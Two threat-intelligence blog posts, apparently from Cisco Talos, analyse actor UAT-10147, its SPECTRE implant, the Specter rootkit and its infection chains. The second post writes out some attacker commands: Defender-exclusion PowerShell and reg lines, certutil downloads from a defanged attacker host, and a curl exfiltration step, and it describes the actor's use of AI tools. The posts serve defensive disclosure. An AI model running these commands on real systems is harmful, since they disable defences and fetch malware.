UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 3. Linux version of SPECTRE.

Talos named this backdoor "SPECTRE" based on a debug log recovered from one of the observed samples. This log meticulously records each step of the malware's execution process and explicitly displays its name in the header. The contents of the observed log file are provided in Figure 4.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 4. SPECTRE debug log.

Windows version  

The Windows variant of SPECTRE distinguishes itself from the stock Havoc framework through custom post-exploitation and defense evasion capabilities compiled directly into the binary. Furthermore, the implant heavily prioritizes obfuscation and anti-analysis by utilizing a dual layered defense strategy. First, API resolution is executed entirely at runtime via PEB hash walking, using a DJB2 variant algorithm. Second, string encryption relies on a per-string xorshift32 pseudorandom number generator (PRNG) scheme. Sensitive literals are encrypted at compile time with unique 32-bit seeds, decrypted to thread local storage immediately before execution, and never stored in plaintext within the “.text” or “.rdata” sections. Consequently, static detection methods are largely ineffective against the implant's indicators.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 5. Xorshift32 PRNG scheme. 

SPECTRE has a feature to execute a weighted anti-analysis scoring routine that evaluates process name blocklists, RAM capacity, CPU core count, disk space, sleep acceleration detection, and common sandbox host names and usernames. If the cumulative score reaches or exceeds 50 points, the process self-terminates.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 6. Windows anti-sandbox scoring. 

A fallback C2 domain is hardcoded within the binary and can be recovered through string decryption. All C2 communications are transmitted via HTTP POST requests to the “/api/v1/register” and “/api/v1/output” endpoints. Additionally, Talos observed a specific version of the implant attempting to read its C2 configuration from an NTFS Alternate Data Stream (ADS) located at “C:\Windows\System32\drivers\etc\hosts:cache”. This strategy allows the threat actor to easily update the C2 configuration by modifying the ADS, thereby circumventing firewall blocklists without needing to recompile the binary.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 7. Hardcoded C2 domain. 
UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 8. C2 authentication.

Talos observed 45 commands in this SPECTRE backdoor. 24 appear as plaintext comparands, and 21 are encrypted with the xorshift PRNG and decrypted at each dispatch.

Commands 

Encrypted 

Description  

shell 

sh 

No     

Execute shell command 

pwd cd         

No     

Print/change working directory 

ls               

No     

Directory listing 

cat              

No     

Read file 

mkdir            

No     

Create directory 

rm               

No     

Delete file/directory 

cp               

No     

Copy file 

mv               

No     

Move/rename file 

download         

No     

Send file to C2 

upload           

No     

Receive file from C2 

ps               

No     

Process list 

kill             

No     

Terminate process by PID 

env              

No     

Environment variables information 

sleep            

No     

Set beacon sleep interval 

sysinfo          

No     

OS/hardware information 

screenshot       

No     

Screen capture  

whoami           

No     

Current user/token info 

netinfo          

No     

Network interface information 

timestomp        

No     

Modify file timestamps 

rev2self         

No     

Revert impersonation token 

getprivs         

No     

List current token privileges 

selfdel          

No     

Delete implant file on disk 

reg              

No     

Registry read operations 

exit             

No     

Terminate beacon 

regset           

Yes    

Write REG_SZ or REG_DWORD value: regset <HKLM|HKCU>\path value data [REG_DWORD] 

inject           

Yes    

DLL injection (default: svchost.exe) 

s-nject          

Yes    

Shellcode injection 

getsystem        

Yes    

Privilege escalation 

steal_token      

Yes    

Token theft from target PID 

make_token       

Yes    

Spawn token with credentials 

earlybird        

Yes    

APC EarlyBird injection 

hollow           

Yes    

Process hollowing injection 

keylog_start     

Yes    

Start keystroke logger 

keylog_stop      

Yes    

Stop keystroke logger 

keylog_dump      

Yes    

Retrieve keylog buffer 

hashdump         

Yes    

Dump SAM/SYSTEM/SECURITY hives 

chromedump       

Yes    

Copy Chrome & Edge Login Data + Local State to ld/ls/ed_ld/ed_ls .tmp 

execute_assembly 

Yes    

In-memory .NET CLR hosting - execute any .NET assembly without disk write 

vaultdump        

Yes    

Spawn cmd key/list with captured pipe 

byovd_load       

Yes    

Load RTCore64/DBUtil driver 

byovd_unload     

Yes    

Unload and clean driver 

edr_kill         

Yes    

Kill EDR processes  

callbacks        

Yes    

Enumerate kernel callbacks  

proc_hide        

Yes    

Hide process from kernel list 

byovd_verify     

Yes    

Verify kernel R/W  

auto_protect     

Yes    

Status dashboard/ADS clear 

Table 1. Windows version command list.

During our research, Talos noticed the encrypted commands are specific features for this backdoor. The features can be divided into three categories: 1) process injection, 2) privilege escalation and credential theft, and 3) BYOVD EDR killer capabilities.

Process injection capabilities 

SPECTRE supports three distinct injection modalities, all managed through a unified handler. The first is standard process hollowing, which targets “svchost.exe” by default. The second is APC EarlyBird injection, which utilizes pre-allocated memory to deliver shellcode before the target thread can execute a single instruction. The third is an automated, on-startup self-hollowing technique targeting “RuntimeBroker.exe”; this executes directly from main() to conceal the implant and evade EDR visibility. 

Privilege escalation and credential theft capabilities 

The SPECTRE implements named pipe impersonation for privilege escalation. It creates a pipe named “\.\pipe\spectre_<tid>” and acquires a SYSTEM token via ImpersonateNamedPipeClient. With SYSTEM privileges, three registry hives HKLM\SAM\SAM, HKLM\SYSTEM, and HKLM\SECURITY are saved to “%TEMP%” via RegSaveKeyA for offline NT hash extraction using Impact “secretsdump.py”.

Beyond hive dumping, SPECTRE provides two additional credential theft functions: 

  1. Vaultdump: Spawns cmdkey.exe /list with stdout capture to enumerate Windows Credential Manager entries without any LSASS access 
  2. Chromedump: Copies Chrome and Edge login data and local state files to “%TEMP%” for offline DPAPI decryption via SharpChrome

BYOVD EDR killer 

SPECTRE downloads one of two well-known vulnerable driver from the C2 — either RTCore64.sys from MSI (associated with CVE-2019-16098) or DBUtil_2_3.sys from Dell (associated with CVE-2021-21551). It then decodes and writes the driver to disk under %TEMP%, installs it as a transient kernel service via the SCM, and opens an IOCTL handle to the device.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 9. Vulnerable kernel drivers. 

Leveraging arbitrary kernel read/write primitives exposed by these drivers, SPECTRE uses NtQuerySystemInformation to locate “ntoskrnl.exe” in the kernel address space. It then references a hardcoded, per-build offset table covering 13 Windows versions to calculate the exact kernel virtual addresses for PspCreateProcessNotifyRoutine, PspCreateThreadNotifyRoutine, and PspLoadImageNotifyRoutine. By performing targeted kernel writes, the SPECTRE safely unlinks each registered EDR callback from its doubly-linked list. Consequently, kernel-callback-dependent security products are rendered completely blind to new process creations, thread creations, and image load events for the remainder of the session, successfully neutralizing EDR visibility on the target machine.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 10. Blinding EDR. 

Linux version 

The SPECTRE Linux variant’s structure is the same as the Windows variant. It is a statically-linked ELF x86-64 binary targeting Linux systems. Upon execution, SPECTRE immediately invokes an eight-factor anti-sandbox scoring engine before establishing C2 connection. If the cumulative score reaches or exceeds the threshold of 50, the binary exits silently without generating any observable indicators.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 11. Linux anti-sandbox scoring. 

Following successful anti-sandbox validation, SPECTRE beacons to its hardcoded C2 domain with a JSON payload, which is the same as the Windows version.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 12. Linux hardcoded C2. 

Rather than 45 commands in the Windows variant, the Linux version of SPECTRE only has 29 commands, none of which result in obfuscation or encryption.

Command 

Description 

shell 

/bin/sh 

Execute arbitrary shell command 

pwd 

Print current working directory 

cd 

Change working directory 

ls 

List directory contents 

ps 

List running processes 

cat 

Read file contents 

download 

Exfiltrate binary file 

upload 

Write file to disk 

env 

Dump or query environment 

sleep 

Set agent sleep/jitter 

kill 

Kill a process by PID 

mkdir 

Create directory 

rm 

Delete file or directory 

cp 

Copy file 

mv 

Move/rename file 

sysinfo 

Detailed system information 

whoami 

Print UID/GID with names 

id 

Print UID/GID/groups (alias) 

netinfo 

Network interface information 

timestomp 

Modify file timestamps 

rootkit_load 

Load kernel module 

rootkit_hide 

Hide process from /proc 

rootkit_root 

Elevate to UID 0 

rootkit_hide_mod 

Hide kernel module from lsmod 

rootkit_status 

Check rootkit loaded state 

rootkit_persist 

Install systemd persistence unit 

rootkit_unload 

Unload kernel module 

selfdel 

Self-delete  

exit 

Terminate  

Table 2. Linux version command list. 

The backdoor's command set encompasses comprehensive file system manipulation, system and process reconnaissance, agent management, and unrestricted shell execution. A particularly notable feature is the timestomp command, an anti-forensics mechanism that utilizes the utimensat() function and operator-provided timestamps to alter a file's modification, access, and change times. 

SPECTRE's most critical capability is its integrated kernel-level rootkit, called Specter. The rootkit is deployed as a loadable kernel module disguised as “acpi_pad.ko”, allowing it to mimic the legitimate ACPI processor power management module. To maintain persistence, it utilizes a fraudulent systemd unit file named “hardware-monitor.service” and bears the description "Hardware Performance Monitor." Crucially, this service is configured with “Before=sysinit.target”, ensuring the rootkit executes on every system boot prior to the initialization of any security tooling.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 13. Kernel module disguised as “acpi_pad.ko”.

The user level communicates with the loaded kernel module through a signal-based IPC mechanism, issuing kill() syscalls targeting a magic PID value of 0x7A69 (decimal 31337, a well-known "elite" hacker cultural) with specific real-time signal numbers encoding the desired operation:  

  • Signal 62 triggers process hiding by removing the target task_struct from the kernel PID list, rendering “/proc/<pid>” invisible. 
  • Signal 36 hides the module itself from lsmod by unlinking THIS_MODULE from the kernel module linked list. 
  • Signal 37 escalates the implant process to UID 0 by directly overwriting the process credential structure. 
  • Signal 35 serves as a module load acknowledgement handshake.  

This architecture grants the threat actor persistent, kernel-level control of the compromised host that survives both reboots and most user-level security controls.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 14. Magic PID value of 31337. 

Specter Linux rootkit 

The SPECTRE backdoor loads the Linux Kernel rootkit, Specter, to prevent detection from security products. Based on the SPECTRE Linux version we observed, the compiled artifact is deployed disguised as “acpi_pad.ko”. Rather than patching the syscall table, the hook mechanism rootkit uses the Linux kernel's native “ftrace” instrumentation framework with “FTRACE_OPS_FL_IPMODIFY” to redirect execution at the function entry point of six syscall handlers: 

  • hooked_tcp6_seq_show 
  • hooked_tcp4_seq_show 
  • hooked_tkill 
  • hooked_tgkill 
  • hooked_kill 
  • hooked_getdents64 

Because “ftrace” is a legitimate kernel debugging interface, this approach produces minimal noise in kernel integrity checks.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 15. Specter functions. 

Talos investigated the source code of the Specter rootkit and assesses with medium confidence that UAT-10147 leveraged a combination of AI-assisted development and human expertise in the creation of this rootkit, which is designed to be invoked directly by SPECTRE.

The first evidence is the documentation structure. The opening feature list at the top of the source code is a product spec, not a developer's note. A complete bulleted feature list with parenthetical technical elaborations on each point reads as a response to a prompt such as, "Write a rootkit with the following features." It is the AI narrating what it is about to produce.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 16. Specter’s opening comments.

The second piece of evidence is the rigid, uniform style of the decorative separators. The identical width and formatting applied consistently across all 10+ logical sections exhibit a machine-like uniformity that is a classic hallmark of AI-generated output. In addition, this text exhibits a pedagogical tone. An actual developer authoring a rootkit would not need to explain basic concepts to themselves, such as the function of taint flags or the mechanics of “cat /proc/sys/kernel/tainted”. The content is clearly structured as an educational explanation for a reader, rather than authentic, internal developer notes.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 17. Specter’s uniform separators and educational explanations.

The last piece of evidence is that the inclusion of three distinct methods — explicitly labeled with inline comments such as “Method 1,” “Method 2, and “Method 3” — is a common artifact of AI generation. When prompted to be thorough, AI models tend to output all known approaches. In contrast, a human developer targeting a specific kernel would simply select and implement the single most effective method. This exhaustive, multi-method presentation is a classic example of an AI's completeness reflex.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 18. Specter’s inclusion of three methods. 

SEO fraud utilities 

Regarding the SEO fraud utilities deployed in this attack, we observed two distinct types of malware. The first is the previously discussed BadIIS malware-as-a-service (MaaS) and the second is a C# ASHX SEO engine. While both tools share the same core capability of facilitating SEO fraud, their mechanisms for establishing persistence on the compromised server are fundamentally different.

ASHX SEO engine 

This SEO hijacking web handler silently takes over an IIS application's request pipeline via reflection. Functionally, it mirrors standard BadIIS malware, serving fabricated content to search crawlers to poison rankings while delivering a malicious JavaScript payload to targeted users. Furthermore, the threat actor explicitly named it “public class SeoEngineHandler,” clearly communicating the tool's intended purpose.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 19. SeoEngineHandler.

Talos also observed that SeoEngineHandler is specifically designed to target Vietnamese internet users. The handler's internal configuration contains several indicators that substantiate this geographic focus, such as the configured C2 domains utilizing the “vn[.]xyz” suffix, and the malware explicitly targets the crawler for “Cốc Cốc” (configured as coccoc), a prominent Vietnamese web browser and search engine.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 20. SeoEngineHandler configuration. 

MaaS BadIIS 

The BadIIS variant observed in this attack is deployed to the compromised server within a ZIP archive containing both 32-bit and 64-bit versions of the malware, alongside an installation batch script. One of the recovered archives contained a service installer previously documented by Talos. Notably, the core malware is the specific variant detailed in that same Talos research, characterized by the “demo.pdb” string and confirmed to operate under a MaaS model.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 21. BadIIS ZIP archive. 

"Potato" family 

Talos observed the threat actor utilizing multiple “Potato” family tools to achieve system level privileges. While some of these tools, such as GodPotato and JuicyPotato, were downloaded as pre compiled binaries from the internet, others, like EfsPotato and RustPotato, were compiled by the threat actor directly from source code. Notably, analysis of the custom compiled EfsPotato and RustPotato payloads revealed embedded PDB strings and local file paths, inadvertently exposing details about the threat actor's development environment. The environment suggests that they target IIS servers and compile these custom privilege escalation tools within a designated AI directory. The explicit use of an AI folder in their build path is a fascinating detail, strongly suggesting that the threat actor may be leveraging AI to assist in the development of these tools. 

  • C:\Users\iis\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\widestring-1.2.1\src\ucstring.rs 
  • C:\Users\iis\Desktop\AI\EfsPotatoCpp\x64\Release\EfsPotato.pdb 
  • C:\Users\Intel\Desktop\AI\EfsPotatoCPP\x64\Debug\EfsPotato.pdb

Other backdoors for persistence 

UAT-10147 leveraged other multiple backdoors throughout this attack. Their arsenal includes well-known commodity and open-source tools such as Gh0stCringe, QuasarRAT, Meterpreter, Noodle RAT, and a web shell.  

Web shell 

Talos observed a web shell with a sophisticated two layer architecture. The outer handler functions as a self bootstrapping loader that leverages in-memory dynamic compilation to execute its payload. Upon receiving the initial HTTP request, the handler reverses an obfuscated string, decodes it via Base64, and dynamically compiles the resulting code in memory using “CodeDomProvider”. To optimize execution and ensure thread safety, it caches the compiled assembly in a static field (_a) using double-checked locking, ensuring the payload is compiled only once per IIS worker process lifetime. Finally, the loader instantiates and invokes SHandler.ProcessRequest to manage all subsequent incoming requests.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 22. Web shell loader. 

The embedded handler functions as a versatile web shell implant, relying on a numeric parameter to dispatch its various operational modes. To maintain stealth, the shell employs a strict, multi-tiered authentication mechanism. It first inspects the X-ID HTTP header for a specific token; if absent, it falls back to checking the v parameter. If neither contains the exact value of "x9", the handler immediately halts execution and returns a deceptive “404 Not Found” error. This evasion technique allows the shell's covert authentication process to blend seamlessly into routine HTTP traffic.

A detailed breakdown of the supported commands and their corresponding actions is outlined below.

Command 

Description 

0 (default) 

Get system information (MachineName | Username | OSVersion | CurrentPath) 

1 

Execute system command.  

  • b = binary to run (default: cmd.exe) 

  • g = arguments 

2 

Read file 

3 

Write file 

4 

Direct file download 

5 

Directory listing 

Table 3. Web shell command list. 

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 23. Web shell payload.

Meterpreter 

Talos has observed UAT-10147 deploying reverse Meterpreter shells to maintain persistent access to compromised Linux hosts. The observed malware functions as a first stage shellcode dropper. Upon establishing a successful connection, this dropper retrieves a second stage payload designed to establish persistence and grant the threat actor full C2 over the victim's machine.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 24. Meterpreter payload. 

Noodle RAT 

UAT-10147 also deployed Noodle RAT against targeted Linux servers, utilizing it as a final stage backdoor to ensure persistent access. The specific payload observed in this campaign is the Type 0x03A2 ELF variant, which was previously documented in research published by Trend Micro.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 25. Backdoor command for Linux Noodle RAT. 

QuasarRAT 

Talos also observed UAT-10147 attempting to deploy QuasarRAT on compromised IIS servers to establish long-term persistence. A notable characteristic of this specific payload is its configured Campaign ID, which contains a derogatory Chinese string (“越南老逼”) toward Vietnamese elderly people. This artifact provides potential insight into the threat actor's sentiment or specific geographic targeting.

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 26. QuasarRAT configuration. 

Gh0stCringe 

In another observed instance, UAT-10147 deployed Gh0stCringe to establish persistence. To evade detection, the threat actor embedded the Gh0stCringe payload as shellcode within a custom Go-based loader. 

UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities
Figure 27. A custom Go-based loader for Gh0stCringe. 

Coverage 

The following ClamAV signatures detect and block this threat: 

  • Win.Malware.Generic-10060235-0 
  • Win.Malware.Generic-10060218-0 
  • Win.Malware.Generic-9883082-0 
  • Win.Malware.BadPotato-10060230-0 
  • Win.Exploit.Marte-10033857-0 
  • Unix.Rootkit.Malware-10060258-0 
  • Win.Tool.GodPotato-10019688-1 
  • Unix.Rootkit.Spectre-10060260-0 
  • Unix.Trojan.Backdoor-6678692-0 
  • Win.Malware.Generic-10060252-0 
  • Win.Malware.Ulise-10056576-0 
  • Win.Malware.Generic-10060220-0 
  • Win.Malware.BadIIS-10059985-0 
  • Win.Tool.juicypotato-10041758-0 
  • Unix.Backdoor.Msfvenom-10012672-0 
  • Win.Loader. BadiisSet-10060291-1 
  • Asp.Rootkit.Badiis-10060290-1 

The following SNORT® rules (SIDs) detect and block this threat:  

  • Snort2: 1:66690, 1:66688, 1:66689  
  • Snort3: 1:66690, 1:301548 

Indicators of compromise (IOCs)  

The IOCs can also be found in our GitHub repository here. 

  • ✇Cisco Talos Blog
  • UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations Joey Chen
    Cisco Talos identified UAT-10147 targeting Windows and Linux web servers globally, impacting organizations in government, education, media, technology, and gaming sectors. The actor leveraged publicly disclosed vulnerabilities to gain initial access at scale. UAT-10147 integrated AI-driven tooling into exploitation, reconnaissance, payload generation, validation, and persistence workflows. Talos observed AI-generated operational playbooks, exploit automation scripts, and troubleshooting logic su
     

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations

20 de Agosto de 2026, 07:00
  • Cisco Talos identified UAT-10147 targeting Windows and Linux web servers globally, impacting organizations in government, education, media, technology, and gaming sectors. The actor leveraged publicly disclosed vulnerabilities to gain initial access at scale. 
  • UAT-10147 integrated AI-driven tooling into exploitation, reconnaissance, payload generation, validation, and persistence workflows. Talos observed AI-generated operational playbooks, exploit automation scripts, and troubleshooting logic supporting real-world intrusions. 
  • The actor employed a mixture of open-source offensive frameworks, including Metasploit, ysoserial, PentestGPT, DeepAudit, and multiple privilege escalation exploits to automate intrusion operations and establish persistence. 
  • Talos assesses that integrating AI-generated exploitation guidance, automation, and validation workflows enables threat actors to scale complex attacks more efficiently while reducing the expertise traditionally required for advanced post-compromise operations.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations

In early 2026, Cisco Talos discovered a Chinese-speaking cybercrime group, tracked as UAT-10147, that targets a wide range of vulnerable web servers. The group engages in multiple criminal activities, including search engine optimization (SEO) fraud and data theft.

This blog post provides an overview of the campaign, examining the countries affected and the potential impact of BadIIS infections. It also outlines UAT-10147's attack chain and post-compromise tactics.

Talos assesses with moderate-to-high confidence that UAT-10147 is among an emerging class of financially motivated intrusion operators leveraging agentic AI systems to operationalize offensive tradecraft at scale. Unlike traditional use of generative AI for simple scripting assistance, the actor demonstrated:

  • Iterative exploit refinement 
  • Adaptive troubleshooting 
  • Post-exploitation automation 
  • Exploit validation workflows 
  • Operational documentation generation

This indicates a transition from AI-assisted scripting toward semi-autonomous offensive orchestration. 

Victimology 

UAT-10147 targeted high-value internet-exposed web servers across multiple regions. Talos’ investigation shows affected servers located in Brazil, Bolivia, China, Canada, and Vietnam. These systems belong to organizations in sectors including government, universities, media, technology, and gaming. 

From the threat actor’s command-and-control (C2) server open directory, we also identified a target list containing approximately 170,000 URLs stored in a text file. The actor appears aware that scanning the entire list at once is inefficient and time consuming. To improve performance, they split the large list into 17 files, each containing about 10,000 URLs. Additionally, the threat actor uses the letter “w” as a reference to the Chinese character “萬,” which represents 10,000.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 1. Commands to split the large list. 

Figure 2 shows the distribution of the target list across countries based on the IP addresses resolved from the 170,000 URLs. 

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 2. Distribution of target list across countries.

UAT-10147 OPSEC failure 

Talos identified this activity after observing a compromised machine communicating with a download server hosted at “139.180.197[.]150”. A review of this IP address revealed an open directory. Below provides a high-level view of this directory listing.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 3. Open directory on download site.

Attack summary  

Talos observed that the threat actor uses multiple methods to gain initial access to a victim’s network. After successfully achieving remote code execution (RCE) on a website or otherwise gaining access to the server, the actor typically runs an automated script to install and deploy malware for SEO fraud or data stealing. In some cases, the attacker instead installs a web shell, which allows them to manually set up the BadIIS malware and establish persistence through additional backdoor deployment.

Windows platform infection chain 

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 4. Windows infection chain. 

The attack uses multiple Windows batch scripts to carry out its objectives. Although some versions of the scripts contain minor variations, these differences do not affect the overall purpose. The following section highlights the primary batch files observed during the attack. 

The main script is executed after the threat actor obtains RCE or establishes an implant on the victim’s web server. It is commonly named “back.txt” or “back.bat”. This code represents a multi-stage malware deployment script that utilizes certutil to download a privilege escalation tool (EfsPotato, renamed as “prcc1.rar”), a secondary batch script (“bai.bat”), and the QuasarRAT payload (disguised as “svchosts.exe”). Using the EfsPotato tool to gain elevated system privileges, the script modifies the Windows Registry and uses PowerShell to add specific directories to the Windows Defender exclusion list, effectively hiding the malware from antivirus scans. Finally, the script attempts to delete its initial staging files and scripts to cover its tracks and hinder forensic analysis. Notably, during our research, we observed the threat actor deploying other implants in similar campaigns, including Gh0stCringe and SPECTRE. Please see this accompanying blog post on Talos' research into UAT-10147's use of the SPECTRE implant.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 5. “back.txt” script file. 

The secondary batch script then silently executes the backdoor and establishes persistence by creating deceptive scheduled tasks named "Google Chrome Start" that run the malware with the highest privileges every time a user logs on.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 6. “bai.txt” script file.

To deploy the BadIIS malware on the target machine, UAT-10147 would likely perform the following activities: 

  1. The threat actor utilizes a privilege escalation tool to add standard IIS directories (“System32\inetsrv” and “SysWOW64\inetsrv”) to the Windows Defender exclusion list via PowerShell and Registry modifications. This defense evasion tactic effectively blinds the antivirus to the directories where the malicious IIS modules will be dropped.
prcc1.rar cmd.exe /C powershell Add-MpPreference -ExclusionPath C:\Windows\SysWOW64\inetsrv 
prcc1.rar cmd.exe /C powershell Add-MpPreference -ExclusionPath C:\Windows\System32\inetsrv 
prcc1.rar cmd.exe /c reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\SysWOW64\inetsrv" /t REG_DWORD /d 0 /f	 
prcc1.rar cmd.exe /c reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\System32\inetsrv" /t REG_DWORD /d 0 /f
  1. They use certutil to download the achieved BadIIS (“dll.zip”) and a third execution script (“user.bat”) from a remote server.
certutil -url"cache -split -f https[:]//adminapi.tippusoni[.]in/4/dll.zip C:\ProgramData\dll.zip	 
certutil -url"cache -split -f https[:]//adminapi.tippusoni[.]in/4/user.txt C:\ProgramData\user.bat
  1. The threat actor then conducts local reconnaissance by executing the IIS management tool appcmd to enumerate the server's website configurations, likely to identify injection targets for the BadIIS module.
prcc1.rar cmd.exe /C C:\Windows\system32\inetsrv\appcmd list site /config /xml
  1. Finally, the attacker executes user.bat with elevated privileges to create a rogue local user account adding it to both the local Administrators and Remote Desktop Users groups to guarantee persistent, highly privileged Remote Desktop Protocol access to the compromised machine.
UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 7. “user.txt” script file.

Linux platform infection chain

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 8. Linux infection chain. 

The attack begins with the threat actor sending a RCE payload to a vulnerable server to gain an initial foothold. Following successful exploitation, a web shell is deployed on the compromised Linux server, providing the attacker with persistent and interactive command execution capabilities. Leveraging this access, the threat actor proceeds to escalate privileges using a broad arsenal of known Local Privilege Escalation (LPE) exploits. Below are the exploits UAT-10147 used.  

  1. CVE-2022-0995 targets a flaw in the Linux kernel's watch_queue event notification mechanism, allowing an unprivileged user to write arbitrary data out-of-bounds and achieve privilege escalation.  
  2. CVE-2021-3156, known as "Baron Samedit," is a heap-based buffer overflow vulnerability in the Unix sudo utility that allows any local user — even those not listed in the sudoers file — to gain root privileges without authentication.  
  3. CVE-2015-5287 exploits a vulnerability in the ABRT (Automatic Bug Reporting Tool) sosreport functionality, where improper handling of symbolic links can be abused by a local attacker to escalate privileges.  
  4. CVE-2015-3246 abuses a flaw in libuser's roothelper component, where improper file handling allows a local attacker to corrupt the “/etc/passwd” file and gain root-level access.  
  5. CVE-2010-3904, one of the older vulnerabilities in the chain, exploits a flaw in the Linux kernel's Reliable Datagram Sockets (RDS) protocol implementation, specifically in the rds_page_copy_user function, allowing a local unprivileged user to write to arbitrary kernel memory addresses and escalate privileges to root.  
  6. CVE-2022-0847, widely known as "Dirty Pipe," is a high-severity Linux kernel vulnerability that allows unprivileged users to overwrite data in read-only files by exploiting a flaw in the way pipe buffers are handled, effectively enabling privilege escalation or arbitrary file modification.  

Once root-level access is achieved, the attacker deploys multiple implants such as NoodleRAT, SPECTRE, and Meterpreter which establish outbound connections to remote command and control infrastructure.

Post-compromise strategy  

Talos observed the adversary employing a two-pronged attack strategy to compromise target environments, including exploitation of known one-day vulnerabilities and using AI tool-assisted reconnaissance and payload generation. 

Known one-day vulnerabilities 

The threat actor heavily relies on publicly disclosed vulnerabilities to achieve RCE across both Windows and Linux web servers. To weaponize these flaws, the threat actor utilizes the Metasploit Framework to construct targeted exploits and deploy Meterpreter backdoors. Specific vulnerabilities exploited in this campaign include CVE-2022-27925, an unauthenticated RCE in the Zimbra Collaboration Suite and CVE-2021-23758, an AjaxPro deserialization RCE. 

We also observed the threat actor weaponizing CVE-2021-29441 and CVE-2021-29442, an arbitrary code execution vulnerability within the Nacos framework. The exploit leverages the ScriptEngineFactory Service Provider Interface to execute malicious instructions. Upon class loading, the payload invokes Runtime.exec() to spawn an OS-level shell, dynamically adapting to the victim's environment by executing /bin/bash on Linux or falling back to cmd.exe on Windows. Once the shell is established, the payload utilizes curl to exfiltrate basic system telemetry. It POSTs the output of id and hostname (on Linux) or %USERNAME% and %COMPUTERNAME% (on Windows) directly to an attacker-controlled Nacos configuration server. By routing exfiltrated data to a legitimate cloud-based configuration management service, the attackers effectively blend their traffic with normal administrative operations. This infrastructure choice acts as an asynchronous exfiltration sink, allowing the adversaries to poll their own Nacos instance to verify successful exploitation across victims without the operational overhead or detection risk of establishing a persistent reverse shell or maintaining direct inbound connections.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 9. CVE-2021-29441 and CVE-2021-29442 exploit code. 

Talos also captured the exploitation of CVE-2019-18935, a well-known .NET JSON deserialization vulnerability affecting Telerik UI for ASP.NET AJAX. The threat actor actively probes the environment to verify the presence of the Telerik file upload handler and fingerprint the software version. Once a vulnerable instance is confirmed, the threat actors deploy a customized, weaponized proof-of-concept to achieve arbitrary file upload and subsequent RCE. During the post-exploitation phase, the threat actor drops compiled reverse shell payloads to disk. We observed these malicious DLLs utilizing a distinct, randomized naming convention, specifically formatted as: [10 digits].[7 digits].dll.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 10. Reverse shell upload by CVE-2019-18935. 

AI-driven offensive tool assistance  

In their second strategy, UAT-10147 leverages a suite of advanced, AI-driven offensive tools. Specifically, they utilize DeepAudit for source code vulnerability scanning. While we have not directly observed the actor exploiting vulnerabilities discovered by DeepAudit in victim environments, we did observe the framework installed on their management server. Consequently, we assess with high confidence that they intend to use it to identify vulnerabilities within target website source code or third-party package libraries. It is also highly plausible that the threat actors are also leveraging DeepAudit for defensive purposes — such as proactively auditing their own infrastructure, custom tooling, or management servers to prevent exposure and compromise by rival actors or security researchers.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 11. DeepAudit framework.

Furthermore, Talos observed the threat actor installing the PentestGPT framework on their C2 server and using it to dynamically scan web servers and execute relevant proof-of-concept exploits. The threat actor successfully exploited a website and gathered information about the victim machine using Linux commands.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 12. PentestGPT framework. 

